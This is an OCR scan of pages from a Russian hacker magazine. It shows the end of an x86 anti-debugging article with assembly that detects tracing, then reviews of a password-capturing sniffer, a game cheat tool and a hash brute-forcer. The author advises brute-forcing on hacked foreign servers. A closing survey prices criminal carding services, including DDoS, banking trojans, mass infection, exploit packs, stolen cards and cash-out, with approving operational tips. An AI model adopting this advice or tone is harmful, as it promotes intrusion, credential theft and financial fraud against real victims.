
Такие отладчики, как CDB, SoftICE и Syser, автоматически отбрасывают префиксы, препятствуя их обнаружению. MS VC, IDA и GDB как обнаруживались, так и обнаруживаются, а OllyDbg (даже в новой версии со всеми плагинами) палится даже на банальном *REPE*, не говоря уже про сочетание нескольких префиксов!

ЭКСПЕРИМЕНТ N #3 — ПРЕРЫВАНИЯ В МАСКЕ

Немного видоизменим нашу тестовую программу, добавив перед инструкцией *PUSHFD* пару команд *MOV AX,SS*/*MOV SS,AX*. И хотя реальной

	MS VC	CDB	SOFT-ICE	SoftICE +IceExt	Syser	OllyDbg	OllyDbg +Phanom	IDA	CDB
PUSHFD	+	-	-	-	-	-	-	+	+
XX: PUSHFD	+	-	-	-	-	+	+	+	+
MOV	+	+	+	+	-	+	+	+	+

Сводная таблица с результатами экспериментов («+» — обнаруживается защитой, «-» — не обнаруживается).
Как видно, отладчик Syser лидирует!


Официальный сайт OllyDBG

модификации регистра *SS* при этом не происходит, процессор все равно маскирует трассировочное прерывание на время команды, следующей на *MOV SS,AX*, которой и является *PUSHFD*.

ЛОВЛЯ TF-БИТА ЧЕРЕЗ МАСКИРОВАНИЕ ТРАССИРОВОЧНОГО ПРЕРЫВАНИЯ

```
nezumi()
{
  char *p=noo;   // презумпция невиновности is on :-)
  __asm
  {
    int 03      ; для отладки
    mov ax,ss   ; маскируем трассировочное прерывание...
    mov ss,ax   ; ...на время выполнения команды PUSHFD
    pushfd      ; сохраняем флаги в стеке, включая и TF
    pop eax     ; выталкиваем сохраненные флаги в eax
    and eax,100h        ; проверяем состояние TF-бита

    ; если TF не взведен, нас не трассируют
    jz not_under_dbg
    mov [p],offset yes
  not_under_dbg:
  }
  MessageBox(0, p, p, MB_OK);
}
```

Откомпилируем и посмотрим, как отладчики справятся с этой ситуацией. Вот мы доходим до *MOV SS,AX*, нажимаем <F7> (Step into) и перескакиваем через *PUSHFD*, позволяя ей сохранить в стеке истинное состояние TF-бита, что немедленно приводит к обнаружению отладчика.

И MS VC, и CDB, и SoftICE, и OllyDbg, и IDA, и GDB — все ловятся на этот крючок. Syser (вплоть до версии 1.95.1900.0894) тоже ловился, пока я не отписал его разработчикам, и они не пофиксили этот баг. В результате, Syser стал единственным (на сегодняшний день) отладчиком, распознающим инструкции, модифицирующие *SS*. Если за ними следует *PUSHFD*, включается специальный «эмулятор», который подсовывает программе сброшенный TF-бит.

АНТИ-АНТИ-ОТЛАДКА

Пользователям Syser'а хорошо! Им вообще ни о чем заботиться не нужно! А что делать приверженцам остальных отладчиков?! При «ручной» трассировке программы, обнаружив *PUSHFD*, достаточно прекратить трассировку и, установив точку останова за ее концом, сказать отладчику <Run> или <Go>. Тогда фрагмент кода прогонят без трассировки, что (естественно) не позволит обнаружить трассировку, поскольку ее нет.

При автоматизированных прогонах в OllyDbg можно поставить точки останова на все команды, модифицирующие *SS*. Тем самым, заставляя его всплывать и передавая бразды правления в наши лапы (для разруливания ситуации по вышеописанной методике). Проблема в том, что таких команд очень много. Это не только *MOV SS,16-bit Reg/Mem* и *POP SS*, но еще *MOV,SS/POP SS* плюс различные префиксы. В частности, *MOV SS, EAX* выполняется точно также, как и *MOV SS,AX*, но имеет другой опкод. Необходимо это учитывать при составлении списка команд, на которые мы брякаемся.

Знаешь ли ты?

1. Про трассировку ветвлений

Pentium-процессоры умеют трассировать ветвления (условные/безусловные переходы и вызовы функций). Для этого нужно взять MSR-регистр MSR_DEBUGCTLA и взвести в нем бит BTF (single-step on branches). Тогда при взведенном TF-бите в регистре флагов EFLAGS трассировочное прерывание будет генерироваться не после каждой машинной команды, а лишь на инструкциях ветвления. Это очень полезно для разбивки программы на функциональные блоки (например, можно написать real-time трассер, сравнивающий прогоны ветвлений программы до и после истечения испытательного срока, что позволит легко найти тот «заветный» jxx, который нужно захачить). С другой стороны, если защита взведет BTF-бит, то все известные мне отладчики не смогут нормально работать, поскольку не проверяют его состояния при трассировке. Запись MSR-регистров осуществляется привилегированной командой WRMSR, и при попытке ее исполнения на прикладном уровне процессор генерирует исключение. Однако писать собственный драйвер для игр с BTF-битом совершенно не обязательно. Можно воспользоваться недокументированной native-API функцией NtSystemDebugControl(), экспортируемой из NTDLL.DLL, пример вызова которой можно найти на www.openrce.org/blog/view/535/Branch_Tracing_with_Intel_MSR_Registers. Для этого необходимо обладать правами администратора.

Замечу, что в последних пакетах обновления для Server 2003 и XP возможности этой функции были существенно урезаны. По-видимому, политика урезания продолжится, так что когда-нибудь без драйвера будет не обойтись.

2. Что случилось с точками останова?

Маскирование прерываний после команд, модифицирующих содержимое регистра SS, распространяется также и на отладочные прерывания. В частности, генерируемые аппаратными точками останова по исполнению, которые установлены на команду, следующую за инструкцией и модифицирующую регистр SS. Они, согласно документации от Intel и AMD, не срабатывают и отладчик их мирно пропускает. Это не баг в отладчике — это особенность x86-процессоров.

Программные точки останова (представляющие собой опкод CCh) и аппаратные точки останова на чтение/запись данных продолжают работать, как ни в чем не бывало.

3. Как еще можно маскировать прерывания?

Существуют два основных способа анализа программ без исходных текстов: статический (дизассемблирование) и динамический (отладка). Дизассемблирование очень плохо справляется с самомодифицирующимся и самогенерируемым кодом. Действительно, защита может затолкать в стек кучу непонятных «циферок», перемешав их самым причудливым образом, и передать туда управление. А что у нас там? Дизассемблер молчит, как партизан, хоть пытай его, хоть не пытай! Такой код обычно смотрят под отладчиком.

Представим себе код, расположенный в стеке и помещающий поверх себя несколько машинных команд. Первой из них идет команда модификации регистра SS, затирающая предыдущее содержимое, на которое указывает регистр EIP. Благодаря маскированию прерываний, — «проскакивающая» следующую команду, которая, в свою очередь, может затирать предыдущую. Как следствие — все отладчики, за исключением Syser'а, отобразят лишь часть команд, а остальные команды будут затерты прежде, чем отладчик получит управление.

Один из примеров реализации трюка приведен в программе TF-0x3-crackme.c, которую и предлагаю тебе взломать (благо исходные тексты снабжены подробными комментариями, так что задача будет по зубам даже новичкам).

32 страницы о EURO2008

ЕВРО - 2008 ВМЕСТЕ С ЖУРНАЛОМ



ФУТБОЛ КАК СТРАСТЬ!

WWW.TOTALFOOTBALL.RU


TotalFootball

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-TOOLS

Программы для хакеров

ПРОГРАММА: SNIF
ОС: WINDOWS 2000/XP
АВТОР: UFASOFT



Снифаем трафик

Зачастую у нас возникает непреодолимое желание поснифать чужой трафик. Хорошо это или плохо — не важно, главное, что это интересно и познавательно. Для подобного занятия понадобится удобный и функциональный снифер, коим и является тулза с нехитрым названием «Snif». Софтинка предназначена для перехвата и анализа пакетов в Сети и имеет несколько встроенных анализаторов протоколов: Ethernet, IP, IP, UDP, TCP, ICMP. Настройка каждого анализатора производится следующим образом:

1. Разрешить анализатор с помощью установки соответствующего CheckBox'a
2. При выделении анализатора появляется панелька настроек. В ней два основных CheckBox'a:
• **All** — означает, что анализатор обрабатывает все пакеты, которые может опознать как свои (то есть, если необходимо снифать только IP-пакеты с адресами 1.2.3.4, то и TCP-анализатор будет обрабатывать лишь эти пакеты).
• **Save** — означает, что нужно сохранить в БД пакеты, которые анализатор смог распознать, как удовлетворяющие заданным условиям (если установлен All, то — все пакеты, относящиеся к протоколу этого анализатора). Чтобы сохранить пакеты нужного анализатора, достаточно установить Save только в нем.


Кроме того, некоторые анализаторы позволяют задавать фильтры в виде списков адресов или портов, трафик с которых необходимо мониторить. В этом случае тебе придется снять Check-box «All».
Также тулза прекрасно работает с Wi-Fi адаптерами. В текущей версии поддерживаются следующие чипсеты:


• Atheros
• Prism54
• Prism

Отдельно стоит отметить возможности утилы IcqSnif, входящей в комплект снифера. Прога позволяет перехватывать сообщения различных протоколов:

• ICQ, AIM
• MSN- (Windows-) messenger
• IRC
• EMail (SMTP и POP3)
• SMB (сохранение файлов, передаваемых по сети)
• HTTP (ведение журнала URL'ов)

Все логины и пассы также перехватываются и успешно сохраняются. ICQ-модуль логирует для каждого IP-адреса отснифанные мессаги в отдельный файл вида icq.ip_address. Аналогично функционирует IRC-модуль. А вот перехваченные сообщения по протоколам SMTP/POP3 записываются в формате Mozill mailbox (unix mailbox) подобным образом:
email.Client_IP / Server_IP / Inbox — для POP3 сообщений
email.Client_IP / Server_IP / Outbox — для SMTP сообщений
Еще одна полезная возможность — скармливание пакетов утиле TCPDump для последующей обработки. Согласись, что всегда приятно лицезреть удобочитаемый лог. Кстати, подробный мануал по работе с TCPDump ты найдешь в мануале к самому сниферу.
В общем, расписывать все преимущества тулзы можно долго и самозабвенно, поэтому дам тебе лишь один совет: не забудь включить утилу в набор своего повседневного софта.
P.S. Да, забыл предупредить, утила платная и стоит порядка 70WMZ. На нашем диске мы выложили демку, которая вполне подойдет для ознакомления, а дальше — ломай голову сам, стоит ли софтинка твоих денег или нет.


ПРОГРАММА: ARTMONEY
ОС: 2000/XP
АВТОР: SYSTEM SOFTLAB




Лучший помощник читера :)

Кто не любит в свободное время немножко поиграть? Завалить пару ботов, покататься на предельных скоростях, натянуть сборную амеров в очередной версии NHL... Для большинства утила ArtMoney не нуждается в представлении. Как известно, тулза является популярным продуктом среди читерского софта. Но за последнее время программа претерпела огромное количество изменений, что и побудило меня посвятить ей пару строк.
Софтинка достаточно сложна в освоении, поэтому начну ее описание именно с алгоритма использования:
1. Запускаем ArtMoney одновременно с игрушкой. Давим <ALT+TAB> и переходим в окно ArtMoney. Допустим, мы будем увеличивать капитал в какой-нибудь стратегии и в данный момент имеем порядка 2000 игровых у.е. (смею тебя заверить, это ненадолго).
2. Давим на баттон «Искать» и указываем число для поиска. В нашем случае этим числом, как ты уже догадался, будет 2000. В качестве типа выбираем «Целое», хотя здесь все зависит от конкретной игры и твоих значений.

3. Итак, поиск начался, появилось окошко со шкалой. Когда бегунок дойдет до конца, поиск завершится. Жмем «Ок».
4. Скорее всего, будет выдано много чисел. Нужно определить, какое из них соответствует деньгам в нашей игре (остальные, конечно, следует убрать). Как это сделать? Изменяем значение в игре. Например, покупаем что-нибудь. Теперь у нас осталось $1000. Давим на баттон «Отсеять», указываем новое значение — 1000 и нажимаем «Ок».
5. Таким образом, тебе следует продолжать отсеивание чисел до тех пор, пока не обнаружишь значение, соответствующее деньгам в игре. Затем необходимо переместить найденное число из левой таблички в правую, при помощи кнопки «Добавить».
6. В правой таблице ты можешь делать с числами все, что захочется: изменять, удалять, копировать, заморозить значения (не дать игре изменять параметры). Для изменения значения — двойной щелчок мыши на числе. Для заморозки — щелчок мыши в первом столбце соответствующего значения. Также есть возможность сохранить заполненную таблицу, дабы не проводить поиск каждый раз заново.
Тулза распространяется в двух версиях — бесплатной ArtMoney SE и платной ArtMoney Pro. Чтобы ты лучше представлял себе нововведения в утиле версии SE, приведу краткий их перечень:
1. Отныне можно открыть процесс в ArtMoney, используя тулзу Spyware Process Detector версии 2.01 или выше. С помощью этой проги ты сможешь редактировать любой скрытый процесс в системе, а также процессы, к которым по дефолту доступ получить невозможно. Софтина Spyware Process Detector показывает список запущенных процессов в системе и обнаруживает любые скрытые процессы, такие, как трои/вири и прочее зверье.
2. Добавлена поддержка эмуляторов DosBox и NTVirtual DOS Machine для операционной системы DOS.
3. Исправлены многие ошибки, например, при работе в Windows Server 2003.
Несмотря на определенные сложности в использовании, утила отлично справляется с возложенными обязанностями. Поэтому, если любишь схитрить — ArtMoney придется по душе :).

ПРОГРАММА: TOPSERVER
ОС: WINDOWS 2000/XP/2003
АВТОР: АРТЕМ МУРУГОВ


Официальный сайт проекта TopServer собственной персоной

Тебе, наверняка, известен такой распространенный продукт, как Denwer. Ведь частенько приходится анализировать движки на наличие уязвимостей на локальной машине. Что и говорить — продукт качественный, удобный и вполне функциональный. Тем не менее, хочу представить твоему вниманию «TopServer» — связку Apache + PHP + MySQL + PERL + SQLite + FTP в одном пакете. Перед установкой TopServer необходимо убедиться в отсутствии установленных компонентов утилы, а также, если есть, удалить более раннюю версию софтины. После завершения инсталляции на выбранном тобой вирутальном носителе будут располагаться ссылки на следующие каталоги (сами каталоги физически находятся в указанной тобой дире):


1. docs: содержит лицензии на компоненты TopServer
2. email: данная директория содержит файлы электронных писем, сформированных функцией mail() языка PHP и переданных через заглушку Sendmail. В данном каталоге лежат электронные письма, отправленные из пхп-скриптов функцией mail()
3. home: основная дира серверных объектов (доков *.html, *.ssi, скриптов *.php, *.pl, *.cgi, etc). Серверные объекты располагаются в трех основных каталогах
4. usr: основной каталог серверных компонентов, там же лежат /bin, /lib и /local
5. tmp: дира временных файлов

Основные конфиги компонентов, входящих в TopServer, располагаются здесь:

а. файл конфигурации Apache (httpd.conf): /usr/local/Apache/conf/httpd.conf;
б. файл конфигурации PHP (php.ini): /usr/local/Apache/bin/php.ini;
в. файл конфигурации MySQL (my.ini): /usr/local/mysql5/my.ini;

В общем, достойный аналог денверу уже на подходе, ну а что юзать и в каких целях — решать тебе!

ПРОГРАММА: PASSWORDSPRO
ОС: 2000/XP/2003
АВТОР: INSIDEPRO


Брут хэшей

Еще одна тулза, которая не нуждается в подробном представлении — PasswordsPro. Говорить, что утила предназначена для брута хэшей, полагаю, не надо. Тулза обладает следующими возможностями:

- Предварительная атака.
- Атака полным перебором (включая атаку распределенным перебором).
- Атака по маске.
- Простая атака по словарям.
- Комбинированная атака по словарям.
- Гибридная атака по словарям.
- Атака по предварительно рассчитанным Rainbow-таблицам.
- Восстановление паролей длиной до 127 символов.
- Восстановление паролей к неполным хэшам всех видов.
- Редактирование хэшей пользователей.
- Поиск нужной информации в списке пользователей с хэшами.
- Быстрое добавление хэша через диалоговое окно.
- Быстрое добавление хэшей из буфера обмена.
- Быстрая проверка текущего пароля на всех пользователях из списка.
- Использование таблиц замены символов в гибридной атаке по словарям.
- Неограниченное количество словарей, используемых в атаках по словарям.
- Неограниченное количество таблиц, используемых в атаке по Rainbow-таблицам.
- Неограниченное количество загружаемых пользователей с хэшами (в лицензионной версии).

Ко всему прочему, прога имеет несколько дополнительных инструментов:

1. Генератор хэшей — предназначен для генерации хэшей всех типов, которые загружены в программу.
2. Генератор паролей — предназначен для генерации случайных паролей с заданными параметрами.
3. Генератор словарей — предназначен для генерации словарей, содержащих пароли из заданного диапазона, а также выполняет другие функции по работе со словарями — сортировку, слияние словарей в один файл и др.
4. Конвертер текста — позволяет конвертировать текст из Base64-формата в обычный текст и наоборот.
5. Восстановление текста под звездочками — предназначено для восстановления текста под звездочками.
6. Информация о системе — показывает различную системную информацию.

Добавь к этому гуишный интерфейс и вполне приемлемую скорость — вот тебе и инструмент для повседневной работы :). Сам частенько использую софтинку для брута MD5 и SHA-1 хэшей. Причем, в 90% случаев результат положителен. Кроме того, в новой версии исправлен ряд багов, поэтому юзать рекомендуется именно ее. Кстати, если ты хочешь увеличить свой шанс на успех при бруте — советую не стесняться и использовать ломаные забугорные дедики.



JOHNNY INSIDER
/ MAGAZINE@REAL.XAKEP.RU /

УСЛУГИ КАРДЕРОВ

ОБЗОР РЫНКА ПРИВАТНЫХ КАРДЕРСКИХ СЕРВИСОВ

ИДЕЯ, ПРОДУКТ ИЛИ ДЕНЬГИ, ПРЯМЫЕ РУКИ И ДОСТУП НА КАРДЕРСКИЙ ФОРУМ — ВОТ ВСЕ НЕОБХОДИМОЕ ДЛЯ ОБЕСПЕЧЕНИЯ ДОЛГОЙ, НЕЧЕСТНОЙ, НО БЕЗБЕДНОЙ ЖИЗНИ. ЭТОМУ СПОСОБСТВУЕТ ОГРОМНЫЙ ХОРОШО ОРГАНИЗОВАННЫЙ РЫНОК ПРИВАТНЫХ И АБСОЛЮТНО НЕЛЕГАЛЬНЫХ УСЛУГ, ПРЕДОСТАВЛЯЕМЫХ КАРДЕРАМИ. ТАМ КРУТЯТСЯ МИЛЛИОНЫ ДОЛЛАРОВ. ТАМ ЕСТЬ ВСЕ, ЧТОБЫ РЕАЛИЗОВАТЬ ДАЖЕ САМЫЕ ХИТРЫЕ СХЕМЫ «ЗАРАБОТКА». СЕРВИСЫ НА ЛЮБОЙ ВКУС И КОШЕЛЕК. СЕЙЧАС ДЖОННИ РАССКАЖЕТ НАМ О НЕКОТОРЫХ ИЗ НИХ.

DDOS-СЕРВИС

ЦЕНА: от $20 в час
от $150 в сутки

DDoS[1] – популярный способ объяснить владельцу сайта, что он не прав. Если кардеру потребуется, он может потратить небольшую часть своего бюджета и отправить в даун почти любой непонравившийся ему ресурс, будь то лесбийский форум или сайт конкурента.
Чаще всего подобные сервисы организуются на базе большого дешевого ботнета. Стоит владельцу сервиса нажать кнопку, как боты со всего мира начнут ломиться в одну из щелей сервера, пока тот не упадет или пока хостинг не обрубит ему провод из-за превышения трафик-лимита.
Все было бы совсем шоколадно, если бы боты от такого использование не мерли, как мухи. Не уверен, что подобный сервис очень прибылен, но то, что полезен – факт.

[1] О создании собственной **DDoS-армии**][акер уже писал в 70-ом номере в статье «DDoS в картинках».

ПРОДАЖА\ПЕРЕРИСОВКА СКАНОВ ДОКУМЕНТОВ

ЦЕНА: $25 за документ
$100 за комплект

Оказывается, фотошоперы тоже «в теме». Их очень активно используют для создания сканов доков, которых так часто хотят видеть бдительные сотрудники банков или каких-нибудь хитрых онлайн-сервисов. Ребята нарисуют все, что их попросят, будь то паспорт, водительские права или кредитная карта.

ПРОДАЖА\АРЕНДА БАНКОВСКИХ ТРОЯНОВ
ЦЕНА:
от $2500 за билд и скрипты админки
от $400 в неделю за аренду

Большинство кардерских схем строится на использовании специализированных троев. Наиболее востребованные и дорогие сейчас — банковские. Выросшие из простых форм грабберов и кейлоггеров, эти программы по 10-20 тысяч строк кода совсем не просты. Они могут не только выдрать логин и пароль какого-нибудь онлайн-банкинга: они покажут кардеру баланс, сопрут TAN'ы[1], модифицируют страничку пользователя так, что он не сможет увидеть пропажу денег, а порой и вообще самостоятельно переведут деньги на счет кардера. Без его участия и, разумеется, скрыв, факт перевода! Подобный финт называется автозалив — дорогая штука, но окупает себя мгновенно.
Помимо хорошо настраеваемых банковских функций в троян также могут быть встроены разные модули вроде HTTP\Socks-прокси, DDoS'а или скриншотера. Управление ботнетом, то есть всей кучей зараженных машин осуществляется из web-админки, исполнение которой часто покруче, чем у большинства web2.0-стартапов.

ЗАГРУЗКА ТРОЯНОВ
ЦЕНА: от $5 до $400 за 1000 зараженных компьютеров

Сюжет простой. Кардер платит деньги, передает билд своего трояна и его загружают на оговоренное число компьютеров. В админке троя наблюдается процесс загрузки, трояны при установке отстукиваются на админку – ботнет растет.
С помощью подобных сервисов можно заразить даже миллион компов, потратив не более десяти штук зелени. Однако процент полезных ботов из этого миллиона будет минимальным, так как те загрузки, что продаются до $50 за тысячу – это, скорее всего, всякая грязь. То есть какой-нибудь хакер взломал порнушный сервак, поставил туда древний эксплоит и настроил его на download&run кучи разных троянов сразу. Это значит, если среди дрочеров[2] и попадется вдруг владелец банковского аккаунта, то не факт, что кто-нибудь не сольет бабло раньше кардера, и не факт, что банк будет такой, с которым можно работать. Единственный смысл, который я вижу в этой дешевке – это быстродохнущие прокси-, spam- или DDoS-ботнеты. Кардерам, серьезно занимающимся банкингом, приходится выкладывать по несколько сотен баксов за тысячу ботов. Они покупают уникальные загрузки с хорошего бизнес-трафика (сплоит должен стоять на серьезном ресурсе с серьезными посетителями), на вполне определенную страну – с расчетом получить аккаунты нужного им банка, слив денег с которого у них уже налажен.

ПРОЗВОН
ЦЕНА: от $10 до $25 за звонок в зависимости от страны и голоса (м\ж)

Если у кардера появится необходимость подтвердить какую-нибудь покупку или банковскую операцию (а она появляется регулярно), скажем, приятным женским голосом, да еще к тому же на идеальном английском (французском, немецком, испанском, турецком...), то сервис прозвона ему очень поможет. Услуга предоставляет возможность принять или совершить звонок любым желаемым голосом на любом желаемом языке. Разумеется, в любую страну мира. Скажут все, что попросит кардер и не вызовут никаких подозрений у той стороны.

СКУПКА СТАФА
ЦЕНА: 60% от бизрейта

Удобный сервис для стаферов, у которых нет возможности заниматься распространением товара. Благодаря подобной услуге, можно не париться из-за таможни и чего-либо в этом духе. Просто говоришь дропу адрес пересылки и получаешь чистенькие WM или WU. Платят за стаф из расчета ~60% от минимального бизрейта (стоимости на www.bizrate.com).

ДРОП-СЕРВИС
ЦЕНА:
процент от перевода или кусок посылки

Услуга, предоставляющая дропов для любых целей, будь то прием стафа или обнал грязных денег. Подробно о том, как создаются и работают профессиональные дроп-проекты читай в этом номере в статье «Разводим дропов».

СЕРВЕРА\ХОСТИНГ
ЦЕНА:
от $150 за балк-хостинг
от $600 за антиабузный дедик

Сервис, в котором кардеру сделают такой сервак, который будет максимально отвечать его запросам. Хочет свой VPN? Пожалуйста, уже настроенный. Хочет дешевый под какое-нибудь гавно? Вот, карженный, почти даром. Хочет, чтобы сервак не закрыли, даже если абузы будут сыпаться в огромных количествах — не большая проблема. И админку ему от трояна надо где-то держать, и желательно, чтобы с ней ничего не случилось. Легко, но не очень дешево решается. Антиабузные серваки и балк-хостинги[3] рулят.
Здесь можно купить сервер действительно под любые цели, без оговорок и кошмарных соглашений о том, чего делать нельзя. Все можно: варез, дроп проекты, адалт, логи троя, сплоиты — все.

[1] TAN — transaction authentication number, дополнительная мера безопасности онлайн-банкинга. Чаще всего — одноразовый пароль, требующийся для любой операции. Банк печатает своему клиенту карточку, на которой нарисовано штук этак 50 таких паролей, а когда клиенту нужно что-нибудь в инете со своим счетом сделать, то банк спрашивает тан с определенным порядковым номером. Хорошая защита, потому что от одной связки логин\пароль не остается никакого толку. Обошли ее легко, просто модифицировав трояном страницы банка, отображаемые у жертвы так, что таны спрашивались на каждом углу, благодаря чему у кардера легко собирался набор номеров, необходимых для перевода и даже не для одного.

[2] Дрочер – порнушный сленг, посетитель порно-ресурса.

[3] Балк-хостинг — специальный хостинг для использования в спаме. Не реагирует на абузы пользователей.

ПРОДАЖА ЭКСПЛОИТОВ\СПЛОИТ-ПАКОВ[1]
ЦЕНА: от $500 до бесконечности

Если кардеру повезло и у него есть доступ к похаченному бизнес-ресурсу, то ему крайне рекомендуется как можно шустрее взять быка за рога и поставить на индексе сайта свой сплоит, загружающий троя. Наибольшую отдачу от подобной темы он получит, если будет использовать еще не спалившийся в паблике сплоит-пак, вроде последних версий mpack'а. Процент заражаемых тачек, то есть пробив, в этом случае может доходить до 35% от общего числа уникальных посетителей. Однако хороший сплоит — редкая и дорогая штука, поэтому кардерам чаще всего приходится довольствоваться менее чем 15% пробивом.

ПРОДАЖА КАРТОНА
ЦЕНА: от $1 до $4 за одну CC
от $35 за enroll

Можно купить кредитку любой платежной системы, любого банка и с любыми данными. И всего за доллар. А если больше сотни взять, то еще дешевле. Правда, надо быть уверенным в продавце, а то окажется, что валид низкий (процент рабочих карт).
Привязанные к онлайн-акку карточки (enroll) стоят на сильно дороже, однако открывают на порядок большие возможности. С обычным картоном, максимум, что можно сделать — это оплатить себе рапидшару, домен или попробовать заказать на дропа что-нибудь с apple.com, а с заэнролленным, говорят, можно даже палку зарегать. Свою на чужую карту. Врут, конечно, но возможности в этом направлении действительно есть.

[1]**Сплоит-пак** — набор эксплоитов для разных браузеров и скрипт, определяющий в какой момент какой сплоит эффективнее. Пробив таких паков может быть даже круче, чем у 0day.

ОБНАЛ ДАМП+ПИН
ЦЕНА: 30% от баланса

Кардер может не морочиться и не заливать самостоятельно полученные со скимеров дампы с пинами, а просто пойти в сервис и получить чистенькие wmz всего-то за 30% от суммы на дампе карты. Когда видишь, как все просто, то становится не по себе: купил скимер, нашел установщика, утром тот установил технику на банкомат, стали приходить треки (дампы), вечером снял технику и осталось только обналить все карточки. Жуть.

ХАК-СЕРВИС
ЦЕНА: от $200 за базу с 100к записей

«Хакну любой сайт за тысячу долларов» — это 100%-ное кидалово, потому что в подобном сервисе не ломают на заказ, а продают заранее наломанное. Реже — ftp-доступ к сайтам, к примеру, под сплоит, чаще — базы данных больших ресурсов. БД сайтов знакомств ценятся дроп-сервисами, медицинские и фармакологические базы ценятся спамерами-таблеточниками, любая бизнес-база — находка для почти любого спамера, так как позволяет получить максимальный КПД для hyip-рассылок и скама.

ОБНАЛ ГРЯЗНЫХ ЭЛЕКТРОННЫХ ДЕНЕГ (E-GOLD, MONEYBOOKERS, NETTELER, EPASSPORT)
ЦЕНА: ~13% от суммы за e-gold
до 50% от суммы за neteller

Если нужно слить какую-нибудь не слишком популярную грязь на более или менее чистенькие WebMoney, то кардеру прямая дорога в подобный сервис обнала. За вывод особо геморройных е-валют приходится отдавать до половины суммы на счету.

ПРОДАЖА АККОВ
ЦЕНА: от $50 за палки
от $100 за трейдинг-аккаунты
от $80 за прокаченные job-акки
от 30% за банковские аккаунты

Далеко не всегда у кардера хватает сил и энергии реализовывать все сграбленные его трояном аккаунты. И тогда он «делится» накопленным за долю прибыли или за некоторую фиксированную ставку, в зависимости от типа акка. Банковские аккаунты отдаются исключительно под хороший процент от возможной для вывода суммы, палки (www.paypal.com) в свое время продавались чуть ли не по $20, трейдинги (e-trade.com, ameritrade.com) продаются очень дешево, даже если на счету миллион долларов, так как с них очень сложно сливать деньги. Также продаются аккаунты job-ресурсов для дроповодов, eBay для аукционщиков и наверняка что-нибудь еще, что не лежит на поверхности. Чаще всего кардер продает то, по чему не умеет работать.

ПРОВЕРКА АНТИВИРУСАМИ\ФАЙРВОЛАМИ
ЦЕНА: от $1 за проверку

Совершенно незаменимый сервис для людей, работающих с троянами. Мне неизвестны другие адекватные пути узнать, не попал ли загружаемый билд в лапы аверов и не блокируется ли файрволами покупаемый с рук лоадер.
Антивирусная проверка чаще всего реализована в виде скрипта, который прогоняет скормленный ему файл через все возможные аверские продукты (от 17 до 36 штук, в зависимости от сервиса) и выдает табличку, в которой указано, кем палится, а кем нет. Также возможна регулярная, ежедневная проверка с уведомлением по почте. Фактически, подобный сервис — это аналог http://virustotal.com или http://virusscan.jotti.org, только не отсылающий проверяемый файл в антивирусные конторы.
Пример: http://avcheck.ru.

ПРОДАЖА ЛОАДЕРОВ
ЦЕНА: от $100

По-моему, это второй по популярности программерский сервис. Лоадер — это малюсенькая программка, не больше 10 Кб, прикрепляемая к эксплоиту, задача которой всего-навсего загрузить и запустить одного или нескольких троянов. Разумеется в этом деле ей противостоят антивирусы, файрволы, всякие проактивные защиты и даже просто конкурирующие продукты. Полагается считать, что чем активнее лоадер борется со всей этой напастью, тем стабильнее идет загрузка со сплоита и тем выше пробив. На самом же деле, это идиотизм и вообще маркетинговый ход зло-кодеров. Сколько бы лоадер не обходил фаеры, на работу загружаемого трояна это дело не влияет, и процент реально работающих ботов не меняется. Трой должен сам заботиться о своей живучести, лоадер только посредник.

СЕРВИС ПО ВЫБИВАНИЮ ДОЛГОВ
ЦЕНА: от $2000 + накладные расходы

Раньше такого не было, и если кардер кого-нибудь кидал, то его просто банили и добавляли в black-листы, а поручители отдувались. Теперь же есть замечательные ребята, которые приедут или прилетят и вежливо, но настойчиво попросят вернуть деньги, а также компенсацию всего возможного и невозможного ущерба. Как при этом осуществляется пробив личности я не очень понимаю, но сервис работает, остальное неважно.

ПРОВЕРКА КАРТОНА В ЛЮБОМ ВИДЕ
ЦЕНА: от $30 за 100 проверок

Простая и полезная услуга для проверки карт или дампов на валидность.

ПРОДАЖА ПЕРСОНАЛЬНЫХ WM-АТТЕСТАТОВ
ЦЕНА: $150

Настоящий WM-аттестат без аттестации и, следовательно, без проверки паспортных данных.

SPAM-СЕРВИС
ЦЕНА:
от $150 за миллион доставленных писем

